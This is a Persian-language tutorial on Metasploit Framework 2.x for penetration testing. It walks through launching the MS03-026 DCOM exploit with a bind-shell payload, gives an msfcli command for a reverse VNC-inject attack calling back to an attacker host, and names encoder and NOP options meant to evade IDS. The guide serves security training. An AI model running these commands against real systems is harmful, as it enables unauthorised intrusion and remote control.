

آموزش مقدماتی

Metasploit Framework

as a

Penetration Testing Tool



تهیه و تنظیم :

Little Hacker

L177L3_H4CK3R [at] YAHOO [dot] COM

فروردین ۱۳۸۴

با نام و یاد ایزد یکتا

در این مقاله نگاهی کوتاه به این ابزار و چگونگی استفاده از آن خواهیم داشت. سعی شده است تا از مطرح نمودن جزئیات صرف نظر گردد. همچنین سعی گردیده است با ارائه مثالهای ساده و گام به گام همراه با تصاویر به درک راحتتر خواننده کمک شود. آشنایی کاربر با زبانهای برنامه نویسی ضرورتی ندارد لیکن بایستی با کاربرد اکسپلویتهای آشنایی کافی داشته باشد.

توافقنامه

نویسنده مقاله (و همچنین سایتهای ارائه دهنده این مقاله) هیچگونه مسئولیتی در قبال نحوه استفاده (یا سوء استفاده) از اطلاعات این مقاله توسط کاربران را نمی پذیرند و مسئولیت هرگونه عملی صرفا بر عهده عامل یا عاملان آن خواهد بود.

نویسنده موکدا تقاضا دارد از اطلاعات این مقاله استفاده غیراخلاقی (آسیب زدن) نگردد و چون هیچگونه ابزار کنترلی بر تعهدات خواننده (مبنی بر استفاده اخلاقی) ندارد، آن را به وجدان خواننده واگذار می نماید.

۱- مقدمه:

متاسپلویت^۱ یک ابزار تست نفوذ پذیری است که به کاربر اجازه میدهد برای یک باگ مشخص اکسپلویت دلخواه خود را بسازد. در حال حاضر آخرین نسخه موجود ۲/۳ می باشد که می توان آنرا از سایت آن یعنی <http://www.metasploit.com> به صورت رایگان تهیه کنید.

۲- نصب:

متاسپلویت در اصل یک نرم افزار یونیکسی است و انتظار می رود روی تمام یونیکسهای دارای مفسر پرل^۲ اجرا شود. سیستم عاملهای ذیل بدون هیچ مساله خاصی آزمایشات را پشت سر گذاشته اند:

- لینوکس (x86)^۳
- ویندوزهای سری NT^۴
- یونیکس BSD^۵
- MacOS X^۶

نصب متاسپلویت بر سیستم عاملهای زیر با مشکل همراه بوده است:

- ویندوزهای 9x^۷
- HP-UX^۸

البته سازندگان متاسپلویت ادعا دارند که محصول آنها بر سیستمهای عاملهای Solaris و حتی AIX و Sharp و Zaurus نیز نصب گردیده است.

برای نصب بر لینوکس توصیه شده که ماجولهای Term::ReadLine::Gnu و Net::SSLeay که در شاخه extras هستند پس از decompress شدن مجدداً به صورت زیر کامپایل شوند.

```
perl Makefile.PL && make && make install
```

1 Metasploit

2 Perl Interpreter, version 5.6

3 Linux – kernel 2.4 , 2.6

4 Windows NT4 , 2000 , XP , 2003

5 Open BSD 3.X , FreeBSD 4.6 +

6 MacOS X (10.3.X)

7 Windows 95, 98, ME

8 HP-UX i11 (required Perl)


همچنین برای نصب بر سیستم عامل ویندوز نیاز به *cygwin*^۱ است که البته در بسته نصب ویندوزی، یک نسخه کوچک شده و نسبتاً قدیمی آن قرار داده شده است. نگارنده توصیه می‌کند در صورتی که نسخه جدید و کاملی از *cygwin* بر روی ویندوز شما نصب شده است از نسخه یونیکسی متاسپلویت استفاده نمایید. زیرا اولاً نصب نسخه ویندوزی آن باعث از بین رفتن *cygwin* شما خواهد شد و ثانیاً حجم نسخه یونیکسی به مراتب کمتر از نسخه ویندوزی آن است و دانلود آنرا راحتتر می‌نماید. همچنین به علت استفاده متاسپلویت از *rawsocket* باید مطمئن شوید سیستم عامل شما از آن حمایت می‌کند. یادآوری می‌شود که ویندوز *xp* به صورت پیش فرض از *rawsocket* حمایت می‌کند و ویندوز ۲۰۰۰ هم با کمک برنامه *WinPcap*^۲ می‌تواند از *rawsocket* حمایت کند ولی ویندوزهای 9x چنین قابلیتی ندارند و همین مساله موجب بروز مشکلاتی هنگام استفاده از آن می‌شود.

۳- استفاده:

متاسپلویت سه رابط کاربر دارد: رابط کنسول^۳، رابط خط فرمان^۴ و رابط وب^۵ که هر یک بررسی خواهد شد.

۳-۱- رابط کنسول:

کنسول متاسپلویت، محیطی فعال^۶ و انعطاف پذیر برای کاربر فراهم می‌کند و همین مساله، کنسول را به محبوبترین رابط متاسپلویت تبدیل کرده است. برای استفاده از این رابط کافی است *msfconsole* را اجرا کنید. سپس لوگوی برنامه نمایش و اطلاعاتی در مورد تعداد اکسپلویتها و پیلودها^۷ داده می‌شود و منتظر فرمان می‌ماند.



1 <http://www.cygwin.com>

2 <http://winpcap.polito.it>

3 Console

4 Command Line Interface (cli)

5 web

6 interactive

7 Payload

همانند هر برنامه دیگر توصیه می شود از دستور *help* برای اطلاع از دستورات استفاده کنید. با اجرای دستور

help در محیط کنسول دستوراتی مشابه شکل زیر به نمایش در می آیند:

```

root@gandalf:/home/test/framework2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

+ -- --[ msfconsole v2.0 [18 exploits - 27 payloads]

msf> help

Metasploit Framework Main Console Help

?      Show the main console help
cd      Change working directory
exit    Exit the console
help    Show the main console help
info    Display detailed exploit or payload information
quit    Exit the console
reload  Reload exploits and payloads
save    Save configuration to disk
setg    Set a global environment variable
show    Show available exploits and payloads
unsetg  Remove a global environment variable
use     Select an exploit by name
version Show console version

msf>

```

همانطور که ملاحظه می کنید یکی از دستورات، دستور *show* می باشد که به دلیل استفاده زیاد، قبل از بقیه

مورد بررسی قرار می گیرد. فرم کلی این دستور به صورت زیر است:

```
msf> show module
```

با اجرای *show exploits*، لیست اکسپلویتها و با اجرای *show payloads* لیست پیلودهای موجود ارائه می گردد.

```

root@gandalf:/home/test/framework2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

msf> show exploits

Metasploit Framework Loaded Exploits

apache_chunked_win32    Apache Win32 Chunked Encoding
blackice_pan_icq        Blackice/RealSecure/Other ISS ICQ Parser Buffer Over
rfow
exchange2000_xexch50    Exchange 2000 MS03-46 Heap Overflow
frontpage_fp30reg_chunked Frontpage fp30reg.dll Chunked Encoding
ia_webmail              IA WebMail 3.x Buffer Overflow
iis50_nsiislog_post     IIS 5.0 nsiislog.dll POST Overflow
iis50_printer_overflow  IIS 5.0 Printer Buffer Overflow
iis50_webdav_ntdll       IIS 5.0 WebDAV ntdll.dll Overflow
imail_ldap              IMail LDAP Service Buffer Overflow
msrpc_dcom_ms03_026     Microsoft RPC DCOM MS03-026
mssql2000_resolution   MSSQL 2000 Resolution Overflow
poptop_negative_read    PoPToP Negative Read Overflow
realserver_describe_linux RealServer Describe Buffer Overflow
samba_trans2open        Samba trans2open Overflow
sambar6_search_results  Sambar 6 Search Results Buffer Overflow
servu_mdtn_overflow     Serv-U FTPD MDTM Overflow
solaris_sadmind_exec    Solaris sadmind Command Execution
warftpd_165_pass        War-FTPD 1.65 PASS Overflow

```

```

root@gandalf:/home/test/framework2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

msf> show payloads

Metasploit Framework Loaded Payloads

bsdx86bind              Listen for connection and spawn a shell
bsdx86bind_ie           Listen for connection and spawn a shell
bsdx86findsock          Spawn a shell on the established connection
bsdx86reverse           Connect back to attacker and spawn a shell
bsdx86reverse_ie        Connect back to attacker and spawn a shell
cmd_generic             Run a specific command on the remote system
cmd_sol_bind            Use inetd to create a persistent bindshell
cmd_unix_reverse        Use telnet/sheltnet to simulate reverse shell
linux86bind             Listen for connection and spawn a shell
linux86bind_ie          Listen for connection and spawn a shell
linux86findsock         Spawn a shell on the established connection
linux86reverse          Connect back to attacker and spawn a shell
linux86reverse_ie       Connect back to attacker and spawn a shell
linux86reverse_imp      Connect back to attacker and download impurity modul
linux86reverse_xor      Connect back to attacker and spawn an encrypted shell
solix86bind             Listen for connection and spawn a shell
solix86findsock         Spawn a shell on the established connection
solix86reverse          Connect back to attacker and spawn a shell
winadduser              Create a new user and add to local Administrators gr
up
winbind                 Listen for connection and spawn a shell
winbind_stg             Listen for connection and spawn a shell
winbind_stg_upexec      Listen for connection then upload and exec file
winexec                 Execute an arbitrary command
winreverse              Connect back to attacker and spawn a shell
winreverse_stg          Connect back to attacker and spawn a shell
winreverse_stg_ie       Listen for connection, send address of GP/LL across.
read/exec InlineEgg     Connect back to attacker and spawn a shell
winreverse_stg_upexec   Connect back to attacker and spawn a shell

```

برای کسب اطلاعات بیشتر در مورد یک اکسپلویت یا پیلود می توان از دستور *info* استفاده نمود. شکل کلی

این دستور به صورت زیر است:

```
msf> info module name
```

مثلا فرمان `info exploit msrpc_dcom_ms03_026` اطلاعاتی راجع به آن به شکل زیر ارائه می کند:

```
root@gandalf:/home/test/framework2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

msf > info exploit msrpc_dcom_ms03_026

Name: Microsoft RPC DCOM MS03-026
Version: $Revision: 1.12 $
Target OS: win32
Privileged: Yes

Provided By:
H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Targets:
Windows NT SP6/2K/XP ALL

Available Options:

  Exploit:  Name      Default  Description
  -----  -
  required  RHOST             The target address
  required  RPORT             The target port

Payload Information:
Space: 998
Avoid: 7 characters

Description:
This module exploits a stack overflow in the RPCSS service,
this vulnerability was originally found by the Last Stage of
Delirium research group and has been widely exploited ever
since. This module can exploit the English versions of
Windows NT 4.0 SP6, Windows 2000, and Windows XP, all in one
request :)

References:
http://www.osvdb.org/2100
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
```

و یا فرمان `info payload winbind` اطلاعات مفیدی خواهد داد که می تواند در تست نفوذپذیری مفید باشد:

```
root@gandalf:/home/test/framework2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

msf > info payload winbind

Name: winbind
Version: $Revision: 1.15 $
OS/CPU: win32/x86
Needs Admin: No
Multistage: No
Total Size: 374

Provided By:
H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Options:
optional: EXITFUNC      Exit technique: "process", "thread", "seh"
required: LPORT          Listening port for bind shell

Description:
Listen for connection and spawn a shell

msf >
```

البته از نسخه ۲/۲ به بعد نیازی به ذکر نوع ماجول^۱ نیست و می توان از فرمانهای `info msrpc_dcom_ms03_026` و

`info winbind` به جای دو فرمان قبلی هم استفاده نمود.

1 Module

پس از آشنایی با این دو فرمان که جنبه آگاهی بخشی داشت، نوبت به استفاده موثر از *msf* می‌رسد. با دانستن

اکسپلویت‌های موجود، اکسپلویت مورد نظر^۱ با دستور *use* انتخاب می‌شود. شکل کلی این دستور به صورت زیر است:

```
msf> use exploit_name
```

پس از معرفی اکسپلویت مورد نظر، اعلان^۲ متاسپلویت از *msf* به *msf exploit_name* تغییر می‌کند که نشان

می‌دهد عملیات آماده‌سازی اکسپلویت با موفقیت انجام شده است. از این پس در محیط اکسپلویت‌ها به کار ادامه

می‌دهیم. برای کسب آگاهی در این محیط جدید می‌توانید از دستور *show* استفاده کنید. دستور *show* در محیط

اکسپلویت‌ها قادر به ارائه چهار نوع اطلاعات می‌باشد، لذا باید نوع اطلاعات مورد نظر را مشخص کنید:

```
msf exploit_name> show options
msf exploit_name> show advanced
msf exploit_name> show targets
msf exploit_name> show payloads
```

اگر با اکسپلویت‌ها کار کرده باشید حتما در بعضی از آنها با مفهوم *target* آشنا شده‌اید. *target* معمولا

مشخصات نسبتا دقیقی از هدف می‌باشد؛ مثلا *win 2k sp1 en* که نشان‌دهنده یک ویندوز ۲۰۰۰ انگلیسی زبان با سرویس

پک ۱ می‌باشد که می‌تواند منظور یک *target* باشد. چنین اطلاعاتی در اغلب اکسپلویت‌ها مورد استفاده قرار می‌گیرد.

گزینه *options* اغلب شامل اطلاعاتی مانند آدرس و پورت قربانی^۳ می‌باشد. دستور *show payloads* نیز تمامی

payload های سازگار با این اکسپلویت را نمایش می‌دهد.

```
root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > show
msfconsole: show: specify 'options', 'advanced', 'targets', or 'payloads'
msf msrpc_dcom_ms03_026 > show options

Exploit Options

Exploit:  Name      Default  Description
-----  -
required RHOST      135      The target address
required RPORT      135      The target port

msf msrpc_dcom_ms03_026 > show targets

Supported Exploit Targets

0  Windows NT SP6/2K/XP ALL

msf msrpc_dcom_ms03_026 >
```

1 تعیین نوع اکسپلویت معمولا در نتیجه یک اسکن آسیب پذیری (vulnerability scan) مشخص می‌شود. مشهورترین اسکن آسیب‌پذیری *nessus* نام دارد که می‌توانید آنرا از سایت <http://www.nessus.org>

به صورت رایگان دریافت نمایید.

2 prompt

3 Victim

همانطور که ملاحظه می شود اکسپلویت *dcom* استفاده شده دارای دو گزینه اجباری *RHOST* و *RPORT* که به ترتیب نشاندهنده آدرس و پورت قربانی است^۱ و همچنین یک *target* که شامل ویندوز NT با سرویس پک ۶ و تمام نسخه های ویندوز ۲۰۰۰ و XP می باشد.

حال باید مقادیر تک تک متغیرهای اکسپلویت انتخابی تعیین شود. شکل کلی مقدار دهی به متغیرها به صورت زیر است:

```
msf exploit_name> set VARIABLE VALUE
```

به عنوان مثال در مورد اکسپلویت انتخابی چون فقط یک *target* با شماره ۰ داشتیم باید به صورت زیر عمل کنیم:

```
set TARGET 0
```

و برای تعیین کامپیوتر قربانی (172.16.0.27) باید تایپ کنید :

```
set RHOST 172.16.0.27
```

در اینجا توجه داشته باشید چون متغیر *RPORT* دارای مقدار پیش فرض^۲ می باشد لذا نیازی به مقدار دهی ندارد. از آنجا که مقادیر پیش فرض با دقت تنظیم شده اند توصیه می شود فقط در صورت اطمینان از خود، مقادیر آنها را تغییر دهید.

اکنون نوبت تعیین *payload* است. همیشه سعی کنید در این قسمت دقت خاصی به خرج دهید زیرا انعطاف پذیری *msf* به خاطر *payload* های مختلف آن است. سعی کنید بعد از هر به ارتقا^۳ نگاهی به خروجی *show payloads* بیاندازید. در این مثال از *payload* ساده *winbind* استفاده شده که خط فرمان را از طریق باز کردن پورت و فالگوش ایستادن^۴ در اختیار می گذارد. برای اینکار از دستور *set PAYLOAD winbind* استفاده می کنیم. در صورتی که عملیات تعیین *Payload* موفقیت آمیز باشد، نام آن به اعلان اضافه می شود. از این پس در محیط *payload* خواهیم بود. برای کسب آگاهی بیشتر از محیطی که در آن قرار داریم می توان دوباره از دستور *show option* استفاده کرد.

همانطور که در مثال مشاهده می کنید با توسعه محیط کار بعد از انتخاب *payload* اعلان متااسپلویت از شکل

msf msrpc_dcom_ms03_026 به شکل *msf msrpc_dcom_ms03_026(winbind)* درآمده است.

1 همانطور که مشخص است حرف R مخفف کلمه Remote می باشد

2 Default

3 upgarde

4 Listening

```

root@ gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

msf msrpc_dcom_ms03_026 > set TARGET 0
TARGET -> 0
msf msrpc_dcom_ms03_026 > set RHOST 172.16.0.27
RHOST -> 172.16.0.27
msf msrpc_dcom_ms03_026 > set PAYLOAD winbind
PAYLOAD -> winbind
msf msrpc_dcom_ms03_026(winbind) > show options

Exploit and Payload Options

Exploit:
required RHOST 172.16.0.27 The target address
required RPORT 135 The target port

Payload:
optional EXITFUNC seh Exit technique: "process", "thread", "seh"
required LPORT Listening port for bind shell

msf msrpc_dcom_ms03_026(winbind) >

```

همچنین دستور *show options* در محیط *Payload* گزینه‌های بیشتری را نشان می‌دهد که از میان گزینه‌های جدید، یک متغیر اختیاری به نام *EXITFUNC* دیده می‌شود (که تقریباً در اکثر *payload*‌های مربوط به ویندوز وجود دارد) و نحوه اتمام کار را بعد از اینکه *payload* کار خود را تمام کرد مشخص می‌کند. سعی کنید مقدار آنرا حتی‌الامکان تغییر ندهید مگر آنکه به کار خود اطمینان داشته باشید. متغیر جدید دیگری به نام *LPORT* نیز وجود دارد که باید اجباراً مقدار دهی شود. همانطور که پیداست^۱ *LPORT* نماینده شماره پورتی است که متاسپلویت در کامپیوتر حمله کننده باز کرده و از طریق آن به قربانی حمله می‌کند^۲. برای مقدار دهی به این متغیر نیز از همان دستور *set* استفاده می‌کنیم. در اینجا از پورت ۱۵۳۶ استفاده کرده‌ایم:

```
set LPORT 1536
```

اکنون همه چیز برای حمله مهیا است. برای اطمینان از اینکه چیزی از قلم نیافتاده است می‌توان از دستور *show options* استفاده نمود.

برای بررسی اینکه سیستم قربانی دارای نسبت به اکسپلویت تنظیم شده آسیب‌پذیر است یا خیر می‌توانید از دستور *check* استفاده کنید. البته این دستور برای همه اکسپلویت‌ها وجود ندارد و فقط بعضی به آن مجهز شده‌اند. به هرحال برای بررسی *Patch* بودن یا نبودن بسیار مفید است.

```
msf exploit_name(payload_name)> check
```

1 حرف L در *LPORT* مخفف کلمه *Local* است

2 بعضی مواقع انتخاب پورت مبدا بسیار اهمیت پیدا میکند. مثلاً برای عبور از دیواره آتش (*Firewall*)

برای حمله نهایی نیز می توان از دستور *exploit* استفاده کرد.

```
msf exploit_name(payload_name)> exploit
```

به این ترتیب شما یک حمله کلاسیک انجام داده اید. اما انعطاف متاسپلویت شما را محدود به این شیوه نمی کند.

۳-۲- رابط خط فرمان^۱:

برای استفاده از رابط خط فرمان که احتیاج به تسلط بیشتری نسبت به رابط کنسول دارد، کافی است دستور *msfcli* را همراه با آرگومانهای لازم تایپ کرد. تسلط بیشتر به خاطر آن است که بایستی تمامی تنظیمات را در یک خط اعمال کرد. برای بیشتر مواقع می توان الگوی زیر را در نظر گرفت:

```
msfcli exploit_name RHOST=victim_ip RPORT=service_port PAYLOAD=payload_name  
LHOST=your_ip LPORT=local_port TARGET=target_code
```

در مثال ذیل:

```
msfcli windows_ssl_pct RHOST=192.168.1.153 RPORT=443 PAYLOAD=win32_reverse_vncinject  
LHOST=192.168.1.156 TARGET=0 E
```

حمله کننده ای با آدرس 192.168.1.156 (مقدار *LHOST*) علیه یک سرور ویندوز 2000 با سرویس پک 4 (مقدار *TARGET*) با آدرس 192.168.1.153 (مقدار *RHOST*) اکسپلویت *SSL* (یا همان *windows_ssl_pct*) با پورت سرویس 443 (مقدار *RPORT*) را با هدف راه اندازی *VNC* و احتمالاً رد شدن از دیواره آتشین (مقدار *PAYLOAD*) بکار گرفته است.

۳-۳- رابط وب^۲:

متاسپلویت نیز همانند اکثر ابزارهای حرفه ای دارای این قابلیت است که بر روی سروری^۳ با پهنای باند زیاد نصب شود و از راه دور با استفاده از یک کامپیوتر شخصی با پهنای باند کم از مزایای آن بهره جست. بله راه حل

¹ Command Line Interface (cli)

² msfweb

³ Server

استاندارد آن رابط ویی است برای آن تدارک دیده شده است. البته این رابط کاربر هنوز در مراحل نخستین خود است و تکامل چندانی نیافته است. رابط وب متاسپلویت در واقع یک وب سرور متکی به خود است که قابلیت‌های آنرا از طریق جستوگر اینترنتی بطور همزمان در اختیار کاربران می‌گذارد. جستجوگرهای *Internet Explorer 6.0* و *FireFox 1.0* و *Safari/Kanqueror* در آزمایشات بی مشکل بودند.

مهمترین مشکل *msfweb* مساله ایمنی آن است. در واقع این رابط هیچ تمهیدی برای اینکار ندارد و در صورت فعال شدن این سرویس هر کسی که بتواند به آن وصل شود قادر خواهد بود از آن هر استفاده‌ای بکند. تنظیمات پیش فرض آن به گونه ایست که فقط به خود کامپیوتر سرویس دهنده خدمات می‌دهد. می‌توان آنرا با گزینه a - که به دنبالش آدرس IP شبکه یا کامپیوتر مورد نظر است تغییر داد. مثلاً فرمان زیر خدمات متاسپلویت را برای همگان مهیا می‌سازد:

`msfweb - a 0.0.0.0`

که البته به هیچ وجه استفاده از آن توصیه نمی‌شود. امکان حملات XSS علیه کاربران این رابط بسیار زیاد است و در صورتی که تمایل به استفاده راه دور از قابلیت‌های متاسپلویت را دارید، نویسنده توصیه می‌کند تا از روشهای دیگر که نام کاربری و کلمه عبور لازم دارند استفاده نمایید همچون *RemoteDesktop*، *VNC* یا *Telnet* که با استفاده از آن هم می‌توانید به رابط کنسول و هم رابط خط فرمان دسترسی داشته باشید یا با *netcat* یا *Web-based shell* های مختلف (که نام کاربری و کلمه عبور مجهز شده باشند) به رابط خط فرمان دسترسی داشته باشید (مطابق تجربه نگارنده - حداقل در سیستم عامل ویندوز - علی رغم اینکه *netcat* همانند *telnet* یک شل فعال¹ در اختیار کاربر می‌گذارد ولی نمی‌توان با آن به کنسول متصل شد).

۴- محیطها و متغیرهای متاسپلویت :

در مثالهای قبل به طور ضمنی با مفاهیم محیط و متغیر آشنا شده و با آنها کار کردیم بدون اینکه آنها را معرفی نماییم. اگر به خاطر داشته باشید با اجرای *msfconsole* وارد محیط کنسول شدیم که دارای متغیرهایی بود و بعد این محیط با انتخاب اکسپلویت و سپس *payload* گسترش یافت و هریک از این محیطها متغیرهای جدیدی را وارد میدان

¹ Interactive Shell

کردند. همانطور که متوجه شده‌اید در هر لحظه با نگاهی به اعلان می‌توان فهمید در کدام محیط قرار گرفته‌ایم. محیط در واقع نام فضایی است که برای متغیرها در نظر گرفته شده و متغیرها نیز آرگومانهایی هستند که تنظیمات را به عهده‌دار هستند. متاسپلویت در کل دو نوع محیط دارد: یکی محیط سراسری^۱ و دیگری محیط موقت^۲. هر اکسپلویتی دارای یک محیط موقتی است که با انتخاب آن اکسپلویت محیط سراسری را بازنویسی^۳ می‌کند.

۴-۱- محیط سراسری:

برای تنظیم محیطهای سراسری می‌توان از دستورات `set` و `use` استفاده کرد. استفاده از `set` بدون ذکر نام متغیر تنظیمات تمام متغیرهای سراسری را نمایش می‌دهد و `use` نیز تمام متغیرهای سراسری به مقدار پیش‌فرض باز می‌گرداند. مثلاً در مثال زیر متغیرهای سراسری `LHOST`، `LPORT` و `PAYLOAD` را مقدار دهی کرده و تنظیمات اعمال شده را با دستور `save` برای استفاده بعدی ذخیره نموده‌ایم.

```

root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

msf > setg LHOST 172.16.0.27
LHOST -> 172.16.0.27
msf > setg LPORT 1537
LPORT -> 1537
msf > setg PAYLOAD winbind
PAYLOAD -> winbind
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026(winbind) > show options

Exploit and Payload Options

-----
Exploit:  Name      Default      Description
-----
required RHOST      172.16.0.27  The target address
required RPORT      135         The target port

Payload:  Name      Default      Description
-----
optional EXITFUNC   seh          Exit technique: "process", "thread", "seh"
required LPORT      1537        Listening port for bind shell

msf msrpc_dcom_ms03_026(winbind) > save
Saved config to: /root/.msfconfig

```

البته محل ذخیره شدن تنظیمات در نسخه‌های مختلف فرق می‌کند^۴

۴-۲- محیط موقت:

همانطور که گفته شد محیطهای موقتی در واقع زیر-محیطی^۱ هستند که محیط سراسری را بازنویسی^۲ می‌کند و مختص اکسپلویت انتخاب شده می‌باشد. محیط موقت هر اکسپلویت از بقیه مجزا گشته‌است و به این ترتیب به راحتی می‌توان بین اکسپلویت‌های از پیش تنظیم شده با دستور `use` جابجا شد.

¹ Global Environment
² Temporary Environment
³ Override

⁴ در نسخه‌های ۲/۰ و ۲/۱ تنظیمات در شاخه `$HOME/.msfconfig` و در نسخه ۲/۲ در شاخه `$HOME/.msf/config` ذخیره می‌شود

۴-۳- تنظیمات پیشرفته محیط :

متاسپلویت تعداد کمی تنظیمات پیشرفته بشرح ذیل دارد :

۴-۳-۱- **ثبت وقایع**^۳: برای فعال ساختن آن بایستی به متغیر (سراسری یا محلی) `logging` یک مقدار غیر صفر نسبت داد. فایل‌های ثبت وقایع به طور پیش فرض در شاخه `$HOME/.msflogs` قرار دارد^۴ که می توان آنرا با مقدار دهی به متغیر `LogDir` به مسیر دلخواه عوض کرد. همچنین می توان با استفاده از `msflogsdump` محتویات این فایلها را برای جلسه جاری^۵ مشاهده نمود.

۴-۳-۲- **سوکت**^۶: تنظیم مهلت زمانی^۷ و استفاده از پروکسی را بر عهده دارد.

برای تنظیم پروکسی^۸ به صورت موقت، متغیر `Proxies` و به صورت سراسری متغیر `Msf::Socket::Proxies` باید مقدار دهی شوند. برای استفاده زنجیری^۹ از پروکسها باید آنها را به شکل زیر پشت سرهم قرار داد و با کاما (,) آنها را از هم جدا کرد:

`type:host:port,type:host:port,type:host:port,...`

متغیر محلی `RecvTimeout` و سراسری `Msf::Socket::RecvTimeout` هم مهلت زمانی (برحسب ثانیه) را برای خواندن اطلاعات از سوکت تنظیم می کند. در صورتی که سرعت اتصال شما به اینترنت کم است شاید بد نباشد تا مقدار آنرا افزایش دهید.

همچنین متغیر محلی `ConnectTimeout` و سراسری `Msf::Socket::ConnectTimeout` هم مهلت زمانی (برحسب ثانیه) را برای اتصال سوکت تنظیم می کند و نیز متغیر محلی `RecvTimeoutLoop` و نظیر سراسری آن یعنی `Msf::Socket::RecvTimeoutLoop` هم حداکثر زمان (برحسب ثانیه) که سوکت قبل از بسته شدن، جهت اتصال منتظر می ماند را تنظیم می کند.

¹ sub-environment
² Override
³ Logging Options

4 - فایل‌های لوگ در نسخه ۲/۲ در مسیر `$HOME/.msf/logs` قرار دارد

⁵ Current Session
⁶ Socket Options
⁷ Timeout
⁸ SOCKS4 و HTTP
⁹ Chain Proxy

۴-۳-۳- دیباگ^۱: می توان برای دریافت جزئیات بیشتر در حین عملیات به متغیر *DebugLevel* مقدار دهی کرد. به این متغیر می توان اعدادی از 0 تا 5 را نسبت داد که بیشترین اطلاعات را در سطح 5 و کمترین اطلاعات را در سطح 0 شاهد خواهیم بود. مقدار پیش فرض آن 0 می باشد.

۴-۳-۴- پیلود^۲: بطور پیش فرض فرایند رمزنگاری^۳ برای تمام ماجولها ادامه می یابد مگر آنکه در اکسپلویت به کرکتهایی^۴ برخورد کند که نامفهوم باشند. اولویت بندی در رمزنگاری را می توان به وسیله مقدار دهی به متغیر *Encoding* انجام داد که شکلهای مختلف رمزنگاری بوسیله ویرگول (,) از یکدیگر جدا شده اند. همچنین متغیر *Nop* برای مشخص کردن اولویت الگوریتم تولید *nop* (برای فرار از IDS) بکار می رود. متغیر *RandomNops* به ماجول تولید گر *nop* می گوید که به جای استفاده ترتیبی از الگوریتمها، از آنها به صورت تصادفی استفاده کند. نسخه ۲/۲ از یک تولید گر *nop* هوشمند استفاده می کند.

```
msf> set Encoder ShikataGaNai
```

```
msf> set Nop Opty
```

۵- ارتقا و افزودن اکسپلویت و پیلود جدید:

در پایان به ارتقای متاسپلویت می پردازیم که می تواند به دو روش خودکار و دستی انجام پذیرد، که به اختصار در ذیل شرح داده می شود.

در روش خودکار، با استفاده از *msfupdate* به سایت <http://www.metasploit.com> متصل شده و عملیات

ارتقا به صورت خودکار انجام می پذیرد. برای کسب اطلاعات بیشتر در مورد آن می توان آن را با آرگومان *h* - بکاربرد.

در روش دستی، باید ابتدا نام صحیح اکسپلویتی که برای متاسپلویت نوشته شده را بدانید. برای اطلاع از نام

اکسپلویت آنرا با یک ویرایشگر متن باز کنید و به دنبال عبارتی شبیه به `package Msf::Exploit::exploit_name;`

بگردید. در این صورت نام اکسپلویت مورد نظر *exploit_name* خواهد بود که باید پسوند *pm* را به آن اضافه کنید و در

¹ Debugging Options

² Payload Options

³ Encoding Process

⁴ Character

زیرشاخه *exploits* کپی کنید. برای مثال اکسپلویت سرریزپشته *IIS 5.x SSL PCT* که در تاریخ ۴ آوریل ۲۰۰۴ توسط وب سایت *k-otik* انتشار یافت^۱ را اگر با یک ویرایشگر باز کنید با مشاهده عبارت *Msf::Exploit::iis5x_ssl_pct* درمی یابیم که نام آن *iis5x_ssl_pct* است پس آنرا با نام *iis5x_ssl_pct.pm* در زیر شاخه *exploits* ذخیره می کنیم. به محض کپی کردن آماده استفاده خواهد بود و حتی نیازی به راه اندازی مجدد کنسول وجود ندارد.

با آرزوی موفقیت

هکر کوچولو

^۱ http://www.k-otik.com/exploits/04242004.iis5x_ssl_pct.pm.php